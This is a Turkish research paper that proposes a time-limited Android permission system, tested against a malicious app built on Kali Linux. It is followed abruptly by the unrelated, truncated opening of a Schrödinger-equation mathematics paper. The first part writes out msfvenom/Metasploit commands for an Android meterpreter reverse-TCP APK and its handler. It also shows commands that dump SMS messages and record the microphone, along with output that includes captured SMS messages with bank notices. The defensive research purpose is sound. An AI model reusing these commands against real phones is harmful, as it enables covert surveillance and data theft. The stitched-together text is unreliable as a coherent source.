Bu çalışma Kali Linux ve Android Stüdyo kullanılarak yapılmıştır [16,17]. Mevcut Android izin sisteminin eksikliklerinin gösterilmesi için Kali Linux üzerinde oluşturulan zararlı bir Android uygulaması Andorid Stüdyodaki emülatöre yüklenilmiştir. Bu yükleme sonrası uygulamaya Kali Linux üzerinden saldırı komutları verildi. Her saldırı sonrası uygulamanın cihaz üzerindeki performansını ölçülmüştür.

Kali Linux üzerinden bir Android uygulaması oluşturulması için sırayla Tablo2 de belirtilen komutlar girilmiştir.

Tablo 2. Kali Linux Komutları

| Kali Linux Komutları | Açıklamalar |
|---|---|
| msfvenom -"p android/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=1920 R > Desktop/MainActivite.apk" | Bu komutla bir APK dosyası oluşturulur. Hangi ip ve port üzerinden sızma yapılacağı belirtilir. |
| "msfconsole " | Komutları girmek için console hazırlanır. |
| "use exploit/multi/handler" | Exploitler kullanılır. |
| "set payload android/meterpreter/reverse_tcp" | Payload dosyası ayarlanır. |
| "set LHOST 192.168.1.106" | Uygulamanın ip adresi ayarlanır. |
| "set LPORT 1920" | Uygulamanın portu ayarlanır. |
| "exploit " | Bu komutla sızma işlemi başlatılır. |

İlgili komutlar girildikten sonra bir kötü amaçlı Android uygulaması oluşturuldu. Bu uygulama kullanıcı tarafından cihaza yüklendi. (Şekil 3) 'te görüldüğü gibi exploit komutu verildikten sonra uygulama üzerine tanımlanan ip adresi (192.168.1.106) ve portu (1920) dinlemeye alınmıştır.

```
kali@kali: ~
└─$ curl https://metasploit.com
https://metasploit.com

      = [ metasploit v6.0.30-dev ]
+ -- -- [ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 7 evasion ]


Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf6 exploit(multi/handler) > set LPORT 1920
LPORT => 1920
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:1920
```

Şekil 3. Sızma Öncesi

Kullanıcı uygulamayı yüklerken (Şekil 4)'teki izinlere onay verdi. Kullanıcı ayarlardan izinleri kaldırıncaya kadar uygulama verilen izinler kapsamında cihazın hassas verilerine ulaşabilecektir.



Şekil 4. Uygulamanın Talep Ettiği İzinler

Kullanıcı uygulamayı çalıştırdığında (Şekil 5)'te görüldüğü gibi dinlemeye alınan ip adresi (192.168.1.106) ve portu (1920) aktif olmuştur. Bundan sonra uygulama üzerinden kullanıcının özel verilerine ulaşılabilir.


```

kali@kali: ~
+ -- ==[ 2099 exploits - 1129 auxiliary - 357 post [ 0x20slant
+ -- ==[ 592 payloads - 45 encoders - 10 nops [ scheme
+ -- ==[ 7 evasion ] ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf6 exploit(multi/handler) > set LPORT 1920
LPORT => 1920
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:1920
[*] Sending stage (76780 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.106:1920 -> 192.168.1.107:42596)
at 2021-05-07 19:31:22 -0400

meterpreter >

```

Şekil 5. Sızma Sonrası

2.2.1 Kullanıcının SMS'lerini elde etmek

Kullanıcı uygulamayı kapatsa bile SMS'leri görüntüleme (READ_SMS) iznine onay verdiği için uygulama üzerinden kullanıcının SMS bilgilerine ulaşılabilir. Kali Linux üzerinden daha önceden dinlemeye alınan uygulamaya sızma komutları verildi. (Şekil 6)'da SMS'leri görüntüleme komutu verilmiştir ve bir .txt dosyası halinde tüm SMS'ler çekilmiştir. (Şekil 7)'de telefon üzerindeki kullanıcın SMS'leri gösterilmiştir. (Şekil 8)'de .txt dosyası üzerindeki elde edilen SMS'ler gösterilmiştir.

```


kali@kali: ~
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf6 exploit(multi/handler) > set LPORT 1920
LPORT => 1920
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:1920
[*] Sending stage (76780 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.106:1920 -> 192.168.1.107:42596)
at 2021-05-07 19:31:22 -0400

meterpreter > dump_sms
[*] Fetching 1164 sms messages
[*] SMS messages saved to: sms_dump_20210507193253.txt

```

Şekil 6. SMS Görüntüleme Saldırısı



Şekil 7. Kullanıcının SMS'leri

```

~/.msi_dump_20210507193255.txt - Messages
File Edit Search View Document Help
~$ SMS messages dump
date: 2021-05-07 19:32:54.896207121 -0400
OS: Android 10 - Linux 4.14.117-perf-g734af9b (aarch64)
remote IP: 192.168.1.107
remote Port: 42596

1
type : Incoming
date : 2021-05-07 10:21:55
address : VODAFONE
status : NOT_RECEIVED
message : Vodafone Red'li olarak Evde Internet teklifinizde ilk aya özel memum kalmazsanız cayma bedeli yok! Vodafone Evde Internet teklifiniz ayda 65 TL'den başlayan fiyatlarla,

2
type : Incoming
date : 2021-05-07 07:06:11
address : VAKIFBANK
status : NOT_RECEIVED
message : Bilgilendirme: Değerli Müsterimiz, 00150*****4695 nolu hesabınızdan 1.000,00 TL tutarında QNB FİNANSBANK A.Ş. bankasına EFT çıkışı olmuştur. İşlem bilginiz dışındaysa

3
type : Incoming
date : 2021-05-07 07:02:23
address : IST TICARET
status : NOT_RECEIVED
message : Değerli Öğrencimiz, Sosyal Bilimler Enstitüsü tarafından gerçekleştirilecek "Sivil Toplum Kuruluşları ve Akademi - Sanayi İşbirliği" konulu söyleşi bugün saat 18.30'da YouTube

4
type : Incoming
date : 2021-05-07 06:57:08
address : VAKIFBANK
status : NOT_RECEIVED
message : Bilgilendirme: Değerli Müsterimiz, 00150*****4695 nolu hesabınızdan 1.000,00 TL tutarında TÜRKİYE GARANTİ BANKASI A.Ş. bankasına EFT çıkışı olmuştur. İşlem bilginiz d

5
type : Incoming
date : 2021-05-07 05:00:30
address : TICARET UNI

```


Şekil 8. Elde Edilen SMS'ler

2.2.2 SMS saldırısı sonrası uygulamanın performansı

Bu fonksiyonu kullanarak yapılan sızma işleminde internet (Şekil 9)'daki gibi olmaktadır. Uygulamanın bu fonksiyonunun kullanılmasından sonra;


Received (Alınan): Dışarıdan verilen sızma komutuyla uygulamanın cihaza aldığı verinin 0 KB/s olduğu görülmektedir.

Sent (Gönderilen): Dışarıya iletilen veri 107 KB/s olduğu görülmektedir. Cihazdan dışarı gönderilen paket boyutudur.



Şekil 9. Sızma Anında Uygulamanın İnternet Performansı

Bu fonksiyonu kullanarak yapılan sızma işleminde performans geneli (Şekil 10) gösterildiği gibi olmaktadır.



Şekil 10. Uygulamanın Genel Performansı

2.2.3 Uygulama üzerinden cihazın ses kaydı fonksiyonuna sızma

Kali Linux üzerinden (Şekil 11)'de belirtilen sızma komutu verilerek uygulamanın ses kaydı alma özelliği (RECORD_AUDIO) ile cihazın ortam sesi 15 saniye dinlenmiştir. .wav uzantısı ile ses dosyası kaydedilir.

```
meterpreter > record_mic -d 15
[*] Starting...
[*] Stopped
Audio saved to: /home/kali/BSZzuAJu.wav
meterpreter >
```


Şekil 11. Ses Kaydı Sızma Komutu

2.2.4 Ses kaydı saldırısı sonrası uygulamanın performansı

Bu fonksiyonu kullanarak yapılan sızma işleminde internet (Şekil 12) gösterildiği gibi olmaktadır. Uygulamanın bu fonksiyonunun kullanılmasından sonra;

Received (Alınan): Dışarıdan verilen sızma komutuyla uygulamanın aldığı verinin 6 KB/s olduğu görülmektedir.

Sent (Gönderilen): Dışarıya iletilen verinin 217,4 KB/s olduğu görülmektedir. Cihazdan dışarı gönderilen paket boyutudur.



Şekil 12. Ses Kaydı Sızması Anında Uygulamanın İnternet Performansı

2.3 Önerilen izin sistemi

Mevcut izin sisteminde kullanıcıya iki çeşit izin sunuluyor. Bu seçenekler izin ver seçeneği ve reddet seçeneğidir. Eğer kullanıcı uygulamaya izin verirse, uygulama izin verilen fonksiyonu kullanıcı ayarlardan düzenleyene kadar kullanabilir. Bu yüzden kötü amaçlı uygulamalara karşı güvenlik sağlanamaz. Kullanıcı reddet yaparsa uygulamayı istediği gibi rahat kullanamaz. Çünkü uygulama kullanımı süresinde sürekli ilgili fonksiyon kullanımı için kullanıcının önüne iletişim kutusu çıkaracaktır ve izin vermeye zorlayacaktır. Kullanıcı uygulamadan istediği verimi alamayacaktır. Bu hem kullanıcı dostu hem de güvenli olmayan bir durumdur.


Yapılan araştırmalar sonucunda önerilen diğer yaklaşımlardan elde edilen bilgiler incelendiğinde zaman tabanlı izin sistemi, diğerler önerilerden farklı olarak eşsiz bir algoritma ve farklı akış kurgusu sayesinde kullanıcı güvenliğini ve deneyimini belirgin bir şekilde ön plana çıkardığı görülmektedir. Özellikle zaman kurgusu ve buna bağlı olarak oluşturulan akış, diğer yaklaşımlara göre müdahaleci olmayan ve cihazın performansını etkilemeyen bir sistem olarak sonuç vermektedir. Bu sistemde kullanıcıya uygulama izinlerini verirken başka bir seçenek sunulmuştur. Kullanıcı, uygulamanın izin listesinden bir fonksiyona izin verirken zaman seçeneklerinden birini seçer. Bu şekilde kullanıcı, uygulamanın o fonksiyonu ne kadar kullanacağını sınırlamış olur. Bu şekilde kullanıcı uygulamayı hem rahat hem de güvenli bir şekilde kullanabilecektir.

Uygulama cihaza yeni yüklenirken (Şekil 13)'de gösterilen akıştaki izleyecektir. Bu akış da;


- Normal izinler, yükleme sırasında otomatik olarak verilir.
- İmza izinleri için, her iki uygulama da kullanıcı onayı olmadan aynı sertifika ile imzalanırsa sistem hemen izinleri verir. Aksi takdirde, İmza izinleri yükleme sırasında verilir.
- Sistemin tehlikeli izin verebilmesi için öncelikle talep edilen izin izin grubunu kontrol eder. Uygulama daha önce bu gruba

tehlikeli bir izin verdiyse, kullanıcıyla herhangi bir etkileşim olmaksızın sistemin görev başına hemen verilir. Öte yandan, izin grubu bir izin vermediyse, çalışma zamanında kullanıcıya bir iletişim kutusu gösterilerek izin istenir.

- Kullanıcı, açılan iletişim kutusunda izin ver seçtiğinde (Şekil 14)'de gösterilen sırayla zaman paneli açılır ve sonra sürenin başladığını gösteren zaman göstergesi açılır. Bu gösterge sadece bilgilendirmek içindir ve ekrandan 3 saniye sonra kaybolacaktır.
- Seçilen izin veri tabanına kaydedilir.
- Zaman panelinden seçilen süre bitiminden 1 dakika önce kullanıcıya hatırlatma bildirimi verilir.
- Kullanıcı onay verirse ilk verdiği süre kadar tekrar izin verilir. Verilen bu süre ilk verilen süre ile toplanır ve veri tabanı güncellenir. Bunun amacı kullanıcının ilgili fonksiyonu uygulama açırken ne kadar kullandığını hesaplayıp kullanıcı deneyimini belirlemektir.
- Kullanıcı bildirim zaman uzatımı için onay vermezse veya uygulamayı kapatırsa tüm izinler iptal edilir.




Şekil 13. Uygulamanın Yeni Yükleme Aşamasındaki İzin Akışı



Şekil 14. Zaman Paneli

Uygulama yeniden açıldığında kullanılacak olan yeni akış (Şekil 15)'te gösterilmiştir;

- Uygulama açıldığında daha önceden ilgili fonksiyonlar için veri tabanında tanımlı zaman var mı şeklinde kontrol yapılır. Eğer var ise o izin otomatik olarak veri tabanındaki zamana göre verilir. Buradaki amaç kullanıcıyı rahatsız etmeden kullanıcı deneyimini öne çıkarmaktır.
- Diğer süreç (Şekil 13)'te gösterildiği gibi devam edecektir.




Şekil 15. Uygulama Yeniden Açıldığında Kullanılacak İzin Akışı

2.3.1 Önerilen izin sisteminin güvenlik testi ve performansı


Mevcut izin sisteminin güvenlik testindeki gibi Kali Linux üzerinden sızma testi yapılmıştır. Android stüdyo üzerindeki emülatör kullanılarak uygulamanın performansı (Şekil 16)'da gösterilmiştir. Tehlikeli izin grubunda bulunan “RECORD_AUDIO” üzerinden sızma denemiştir. Aynı zamanda önerilen izin sisteminin yapılan saldırıları önlediğini (Şekil 17) ve (Şekil 18)'de Log kayıtları ve Kali Linux ekran görüntülerinde gösterilmiştir.

Kullanıcı uygulamayı kapattığında ya da verilen izin süresi dolduğunda Kali Linux üzerinden bir sızma komutu verilmiştir. Uygulamanın üzerinde herhangi bir işlem başlatılmadığı görülmektedir. Bu şekilde sızma işleminin önlediği görülmüştür.




Şekil 16. Sızma Anında Uygulamanın Performansı

Kırmızı ile belirtilen Log kayıtlarında sızma işleminin başarısız olduğu görülmektedir.



Şekil 17. Sızma Anında Log Kayıtları



Şekil 18. Sızma İşleminin Başarısız Olması

3. Bulgular ve Tartışma

Eğer bir uygulama kötü amaçlı ise tehlikeli izinleri çok kapsamlı istemektedir. Bu izinler genelde kullanıcının bilgi güvenliğini tehlikeye atan izin gruplarıdır. Bunların bazıları Tablo3'te isimleri ve etki alanları ile birlikte gösterildi [18].

Tablo 3. Tehlikeli İzinler ve Etkileri

| İzin İsmi | İzin Açıklaması | İzinin Yapabileceği Etkiler |
|-----------------------|--|---|
| READ_CONTACTS | Uygulama bütün rehberlere ulaşabilir. | Rehberdeki kişilerin bilgilerini görüntüleyebilir. |
| GET_ACCOUNTS | Bu izin telefonda bulunduğunuz hesaplara erişim izni de sağlar. | Google, Facebook, Instagram ve benzer diğer hesaplar. |
| ACCESS_FINE_LOCATION | Uygulama sürekli cihazın konumuna ulaşabilir. | Hırsızlar sizin evde olmadığınız zamanı öğrenebilirler. |
| RECORD_AUDIO | Uygulama etrafta olan tüm sesi kaydedebilir. | Reklam işlemleri için kullanıcıların tercihleri belirlenebilir. |
| BODY_SENSORS | Bu izin belli sensörlerden toplanan sağlık verilerinize erişime olanak sağlar. | Eğer vücut sensörü kullanan bir aksesuar kullanıyorsanız, uygulama sağlığınız hakkındaki verileri toplayabilir. |
| READ_SMS | Kayıtlı SMS mesajlarına ulaşılabilir. | Trojan bu özelliği kullanılarak kullanıcının haberi olmadan para transferi gerçekleştirebilir. |
| READ_EXTERNAL_STORAGE | SD kartını veya diğer depolama birimlerini okuyabilir. | Uygulama cihazınızda bulunan her türlü dosyayı okuyabilir. |

Birçok kullanıcı uygulamanın nasıl çalıştığını veya izinleri neden istediğini bilmemektedir. Bu yüzden mevcut izin sisteminin yetersizliği kullanıcıya başka seçenekler sunamamaktadır. Aynı zamanda yapılan araştırmalara göre önerilen diğer izin sistemi yaklaşımlarından elde edilen bilgiler incelendiğinde eksik taraflar aşağıda belirtilmiştir;

- Eylem kaydedici, kullanıcının eylem dizilerini kaydeder. Ardından, Grafik oluşturucu, eylem dizilerinden kullanıcı eylem modelini oluşturur. Grafik eşleştirici, kullanıcı eylem modeli ve paylaşılan kaynakların kesin referans etkileşim grafikleriyle eşleşir ve mevcut kaynaklara erişimin verilir verilmeyeceğine karar verir.[6] Kullanıcının bu eylemlerini sürekli kaydetmek cihazın performansını ve veri alanını kötü yönde etkileyecektir. Tüm Android modelleri için farklı ara yüzler olabilir. Bu yüzden her model için farklı bir eylem kaydedici algoritmaları oluşturmak gerekebilir.
- Esneklik ve izolasyon sağlayan genişletilebilir izin eklentileri için bir çerçeve olan Dalf'ı öneriyoruz. Dalf'ın altında yatan fikir, izin eklentilerinin kendilerinin uygulama olarak ele alınması gerektiğidir. Bu yaklaşım, eklentilerin durumu korumasına ve Android'in işlem izolasyon mekanizmaları tarafından kısıtlanırken cihazın konumu gibi sistem kaynaklarına erişmesine olanak tanır.[7] Bu eklentiler üzerinden izin sistemi kurmak kullanıcının işlemini yavaşlatacaktır. Çünkü kullanıcı bir fonksiyonu kullanmak istediğinde izin onay sürecinin işleyişi hızlı olmalıdır. Ama burada güvenlik için izin süreç hızının performansından fedakârlık edilmiştir.
- Apex, bir kullanıcıya telefon kaynaklarının farklı uygulamalar tarafından kullanımını kısıtlamak için çeşitli seçenekler sunar. Kullanıcı bazı izinleri verebilir ve diğerlerini reddedebilir. Bu, kullanıcının, uygulama tarafından sağlanan işlevselliğin bir kısmını kullanmasına izin verirken, yine de kritik veya maliyetli kaynaklara erişimi kısıtlar. Apex ayrıca, kullanıcının kaynakların kullanımına çalışma zamanı kısıtlamaları getirmesine izin verir.

Son olarak, kullanıcı, bir uygulamanın kullanımına bağlı olarak kaynakların kullanımını, örneğin her gün gönderilen SMS mesajlarının sayısını sınırlamak isteyebilir. Apex'in anlamını ve bu kısıtlamaları tanımlamak için kullanılan politika modelini tanımlıyoruz [10]. Burada fonksiyonun ne kadar kullanılacağı sınırlandırılmıştır. Kullanıcı bir SMS fonksiyonu için günlük 10 SMS yollama sınırı eklese bile uygulama sürekli SMS'leri okuyabilecektir. Bu durum güvenlik ihlalinin önüne geçemeyecektir.

Önerilen zaman tabanlı izin sistemi diğer çalışmalara kıyasla;

- Tüm Android cihazlar için uygulanabilir.
- Kullanıcı deneyimini esas alan iş akışı sayesinde cihazın performansını minimum şekilde etkilemektedir.
- Zaman tabanlı olduğu ve uygulama kapandığında tüm izinler iptal edildiği için cihazın güvenliği yüksek oranda sağlanmış olmaktadır.

Bu makalede mevcut izin sisteminin birçok konuda yetersiz olduğu da gösterildi. Mevcut izin sisteminin yetersiz olduğu ana başlıklar;

1. Kullanıcıya sadece “izin ver” ve “reddet” seçeneklerinin sunulması
2. Eğer kullanıcı uygulamanın tehlikeli izin talebini onaylarsa uygulamanın kapalı olsa veya açık olsa da istediği zaman bu izin verilen Android fonksiyonunu kullanabilmesi
3. Kullanıcılar bir uygulamanın sistemsel olarak nasıl işlediğini bilmeyebilirler. Bu yüzden verilen izinlerin kullanıcıların manuel bir şekilde ayarlardan yönetmesini beklemek
4. Eğer kullanıcı uygulamanın tehlikeli izin talebini reddederse kullanıcının karşısına belli aralıklarla iletişim kutusu çıkararak kullanıcıyı izin vermeye zorlamak ve uygulamanın konforlu kullanılmaması
5. Kullanıcı uygulamanın talep ettiği izinleri onayladı. Daha sonra kullanıcının isteği ve bilgisi dışında uygulamanın sürekli bu fonksiyonları kötü amaçlı kullanması ve bu yüzden

gerektiğinden fazla cihazın performansını olumsuz etkilemesi. Özellikle internet daha sonra işlemci ve batarya üzerinde olumsuz performans etkileri görülmektedir.

Önerilen zaman tabanlı izin sistemi ile yukarıda belirtilen maddelere getirdiğimiz çözümler yukardaki belirtilen sıra ile aşağıda gösterilmiştir;

1. Uygulamanın talep ettiği izinler için kullanıcıya zaman tabanlı izin önerilmiştir. Kullanıcı “izin ver” seçeneğini seçince sonra açılan zaman panelinden iznin kullanılacağı süreyi kendisi belirlemektedir. Bu şekilde uygulamanın fonksiyonu kullanarak cihaz üzerinde kullanıcının bilgilerine ulaşabileceği süreyi kısıtlamıştır.
2. Zaman tabanlı izin sisteminde uygulama kapandığında tüm tehlikeli izinler iptal olur. Uygulama açık olsa dahi verilen izin süresi dolmuş ise bu fonksiyon uygulama tarafından kullanıcının onayı olmadan kullanılamaz.
3. Kullanıcı uygulamayı yeni yüklediğinde ilgili fonksiyon için izne bir süre belirler. Bu süre veri tabanına o fonksiyon özelinde kaydedilir. Kullanıcı uygulamaya yeniden girmek istediğinde ilgili fonksiyon için veri tabanında en son kullanılan süre baz alınarak fonksiyona bu izin süresi atanır. Bu şekilde kullanıcı deneyimi baz alınarak iznin manuel şekilde düzenlenmesinin önüne geçilmiştir.
4. Eğer kullanıcı “reddet” seçeneğini kullanırsa kullanıcının önüne sürekli iletişim kutusu çıkarılmayacak.
5. Zaman tabanlı bir izin verileceği için uygulamanın ilgili fonksiyonları kullanması kısıtlanacaktır. Sadece kullanıcının izne verdiği süre kadar bu fonksiyonlar kullanılacaktır. Bu şekilde hem cihazın performansı olumsuz etkilenmeyecek hem de bilgi güvenliği sağlanmış olacaktır.

Tehlikeli izinler için önerilen bu yapı sayesinde kullanıcıların bilgileri güvenliğini sağlama hedeflendi. Yapılan testler sonucu önerilen zaman tabanlı izin sisteminin %100 koruma sağladığı söylenemez.

Çünkü kötü amaçlı uygulamalar izinlere verilen süre içinde yine kullanıcıya ait bilgilere ulaşabilirler. Bu çalışmada verilen izin süresinin sabit olmaması ve kullanıcının deneyimine göre belirlenmesi sızma işlemlerini kısıtlamış olacaktır.

4.Sonuç

Mobil sistem, sistem kaynaklarını yönetmek ve kullanıcı gizliliğini korumak için izinleri kullanır. Bu makalede, kaynak paylaşımının getirdiği bazı kavram kanıtı saldırılar gerçekleştirildi. Mevcut izin kontrol yöntemlerinin kaynak paylaşımının güvenliğini garanti edemediğini ve yetersiz olduğu Tablo 4'te sızma sırasında cihazın internet performansı ile gösterilmiştir. Uygulama kapalı ve kullanıcının bilgisi olmadan yapılan saldırıların sonuçları gösterilmiştir. Tablo 4'te görüldüğü gibi her sızma sonucunda en çok dışarı gönderilen veriler internet performansını etkilemiştir. Çünkü uygulama, kullanıcının bilgisi olmadan cihazdan elde ettiği verileri cihazın internetini kullanarak başka kişi veya kişilere aktarmıştır. Bu durum cihazın özellikle internetini ve daha sonra saldırıların artırılması ile bataryasını da etkilemiştir.

Tablo 4. Sızma Çeşitleri ve İnternet Performansları

| İzin Sistemi | Received (Alınan) | Sent (Gönderilen) | Sızma Çeşidi |
|----------------------------|-------------------|-------------------|--------------|
| Mevcut İzin Sistemi | 6 KB/s | 217,4 KB/s | Ses Kaydı |
| Mevcut İzin Sistemi | 0 KB/s | 107 KB/s | SMS Verileri |
| Zaman Tabanlı İzin Sistemi | 0 KB/s | 0 KB/s | Ses Kaydı |

Kullanıcı deneyimine dayalı, müdahaleci olmayan, kullanıcı dostu zaman tabanlı izin sistemi önerilmiştir. Önerilen izin sistemin performansını göstermek için kavram kanıtı saldırıları gerçekleştirildi. Kullanıcıya “izin ver” ve “reddet” seçeneklerinin dışında başka bir

seçenek olan izin süresi sunulmuştur. Kullanıcının belirlediği izin süresi ile kötü amaçlı uygulamaların özel bilgilere ulaşması kısıtlanmıştır. Testlerin sonucunda Tablo 4’te görüldüğü gibi “Zaman Tabanlı İzin Sistemi” üzerinden yapılan sızma hakkında gerçek veriler incelendiğinde masum olmayan Android uygulama dünyası için alınması gereken önlemleri küçümsememek gerekir. Bu makale, Android paylaşılan kaynaklarının izin kontrolü hakkındaki önerileri paylaşıyor. Zaman tabanlı izin yaklaşımı Android işletim sisteminin performans ve güvenlik açısından elini güçlendirecek bir yapıdır.

Kaynaklar

- [1] Alepis E., Patsakis C., Unravelling security issues of runtime permissions in android. *J. Hardw. Syst. Secur.*, vol. 3, no. 1, (2019), (pp. 45–63).
- [2] Hatamian M., Engineering privacy in smartphone apps: A technical guideline catalog for app developers. *IEEE Access*, vol. 8, (2020), (pp. 35429–35445).
- [3] Alenezi M. , Almomani I., Abusing Android permissions: A security perspective in Proc. IEEE Jordan Conf. Appl. Electr. Eng. Comput. Technol. (AEECT), (2017), (pp.1–6).
- [4] Xiao J., Chen S., He Q, Feng Z., Xue X, An Android application risk evaluation framework based on minimum permission set identification. *J. Syst. Softw.*, vol. Art. no. 110533163, (2020).
- [5] Almomani I., Khayer A., A Comprehensive Analysis of the Android Permissions System. *IEEE Access* ,vol. 8, (2020),(pp. 216671- 216688).
- [6] Wu.H ,Qin Z.,Tian X.,Sun E.,Xu F., Zhong S., Broken Relationship of Mobile User Intentions and Permission Control of Shared System Resources. *IEEE Access*, (2019), Nanjing University.
- [7] Raval N. ,Razeen A. , Machanavajjhala A. ,Cox L. , Warfield A.,Permissions Plugins as Android Apps. *Proceedings of the 17th Annual International Conference on Mobile Systems.* , (2019),(pp.180-192).
- [8] Baykara M.,Çolak E. ,A review of cloned mobile malware applications for android devices. *IEEE Access*, (2018), Firat Üniversitesi.
- [9] Dar M., A Novel Approach to Enhance the Security of Android based Smart phones. *2017 International Conference on Innovations in information* , (2017), Hindistan.

- [10] Nauman M.,Khan S.,Zhang X. ,Apex: Extending Android Permission Model and Enforcement with User-defined Runtime Constraints., ASIACCS , (2010),Çin.
- [11] Hur, A.,Razzaq ,A.,Ahmad,F.,Masood,M.,. Cyber Security: Threats, Reasons, Challenges, Methodologies and State of the Art Solutions for Industrial Applications, (2013), (pp.2718-2752).
- [12] Thakur , K.,Qiu,M.,Gai, K.,Ali, L.,An Investigation on Cyber Security Threats and Security Models. IEEE Access, (2015), (p.p.307-311).
- [13] Felt,A.P,Egelman,S.,Finifter,M.,Akhawe,D., How to ask for permission. Proceedings of the 7th USENIX conference on Hot Topics in Security, (2012).
- [14] Tambe,V.,Chauhan,D.,Kulal,S.,Sherkhane,S., Offline Mobile Security. 2018 International Conference on Smart City and Emerging Technology (ICSCET),(2018),Hindistan
- [15] <https://developer.android.com/guide/topics/permissions/overview> , (Erişim Tarihi: 15.03.2021).
- [16] <https://kali.org> , (Erişim Tarihi: 17.03.2021).
- [17] <https://developer.android.com/studio> , (Erişim Tarihi: 10.03.2021).
- [18] <https://www.kaspersky.com.tr/blog/android-permissions-guide/2956/>, (Erişim Tarihi: 02.04.2021).

Nonlocal Schrödinger Problem with Time Dependent Self-Adjoint Operator

Ali SIRMA*

*Haliç University, Department of Industrial Engineering Istanbul, Turkey
Orcid: 0000-0001-6114-2422

Geliş Tarihi: 29.07.2021

*Sorumlu Yazar e mail: alisirma@halic.edu.tr

Kabul Tarihi: 16.09.2021

Atf/Citation: Sırma, A., "Nonlocal Schrödinger Problem with Time Dependent Self-Adjoint Operator", Haliç Üniversitesi Fen Bilimleri Dergisi 2021, 4/2: 111-122.

Araştırma Makalesi/ *Research Article*

Abstract

In this paper, in an arbitrary Hilbert space nonlocal boundary value problem for the Schrödinger equation with time dependent self-adjoint operator is studied. For the solution of this problem stability estimates are established. To find an approximate solution of nonlocal boundary value problem for the Schrödinger equation with time dependent self-adjoint operator the first order of accuracy Rothe difference scheme and the second order of accuracy Crank-Nicholson difference scheme are constructed. Stability estimates of these difference schemes have been obtained. To obtain stability estimates, the theory of spectral representation of self-adjoint operator is used. In order to support the theory, a numerical is given for the Schrödinger problem which is one dimensional in space variable, nonlocal in time variable and with a time dependent self-adjoint operator. A modified Gauss elimination method is used to solve these difference schemes.

Keywords: Modified Gauss elimination method, Self-adjoint operator, Stability.

Zamana Bağlı Öz-Eşlenik Operatörlü Yerel Olmayan Schrödinger Problemi

Özet

Bu makalede, zamana bağlı öz-eşlenik operatörlü Schrödinger denklemi için keyfi bir Hilbert uzayında yerel olmayan sınır değer problemi incelenmiştir. Bu problemin çözümü için kararlılık kestirimleri oluşturulmuştur. Yerel olmayan sınır değer

probleminin zamana bağlı öz-eşlenik operatörlü Schrödinger denkleminin yaklaşık çözümünü bulmak için birinci doğruluk dereceli Rothe fark şeması ve ikinci doğruluk dereceli Crank-Nicholson fark şeması oluşturulmuştur. Bu fark şemalarının kararlılık kestirimleri elde edilmiştir. Kararlılık kestirimlerini elde edebilmek için öz eşlenik operatörlerin spektral temsil teorisi kullanılmıştır. Teoriye desteklemek için uzay değişkenine göre bir boyutlu, zamana göre lokal olmayan, zamana bağlı öz-eşlenik operatörlü Schrödinger problemi için sayısal bir örnek verilmiştir. Fark şemalarının çözümünü bulmak için modifiye edilmiş Gauss eleme metodu kullanılmıştır.

Anahtar Kelimeler: Modifiye edilmiş Gauss eleme yöntemi, Öz-eşlenik operatör, Kararlılık.

1. Introduction

Schrödinger equation with time dependent operator or with time dependent Hamiltonian has many application in quantum mechanics and chemistry, as a few example about these applications and for some studies about Schrödinger equation with time dependent Hamiltonian, references [1-4] and references therein can be searched. In this work, in a Hilbert space H with the time dependent self-adjoint operator $A(t)$, the Schrödinger equation

$$i \frac{du}{dt} + A(t)u = f(t), \quad 0 < t < T \quad (1)$$

with the nonlocal boundary condition at the multiple finite points

$$u(0) = \sum_{m=1}^p \alpha_m u(\lambda_m) + \varphi, \quad 0 < \lambda_m < \lambda_m < \dots < \lambda_m \leq T \quad (2)$$

is considered. Ashyralyev and Sirma in [5] studied the abstract Schrödinger equation (1) with nonlocal boundary condition (2) but with a time independent self-adjoint operator A .

The aim of this study is to generalize the work in [5] to a time dependent self-adjoint operator. Following [5], here also existence and uniqueness of solution of equation (1) with a nonlocal boundary condition (2) are obtained. Stability estimate of it is investigated. To obtain approximate solution of a Schrödinger equation with a time dependent self-adjoint operator (1) and with nonlocal boundary conditions (2),

first order of accuracy Rothe difference scheme and second order of accuracy Crank-Nicholson difference scheme are constructed. Stability estimates of these difference schemes are investigated. At the last part in one dimension in space variable a numerical example is given.

2. Material and Method

Theorem 1: Assume that $\sum_{m=1}^p |\alpha_m| < 1$, then there exists a unique solution $u(t)$ of problem (1)-(2) and the following stability inequality is satisfied:

$$\max_{0 < t < T} \|u(t)\|_H \leq \left(1 + C(\alpha_1, \dots, \alpha_p)\right) \left[\|\varphi\|_H + T \max_{0 < t < T} \|f(t)\|_H\right]. \tag{3}$$

Proof: First, a formula for the solution of the problem (1)-(2) is obtained. For the smooth data of problem

$$i \frac{du}{dt} + A(t)u = f(t), \quad 0 < t < T, \quad u(0) = \vartheta \tag{4}$$

there exists a unique solution of the problem (4) in the form

$$u(t) = e^{i \int_0^t A(s) ds} u(0) - i \int_0^t e^{i \int_s^t A(\gamma) d\gamma} f(s) ds. \tag{5}$$

Then, using the nonlocal boundary condition (2) we get

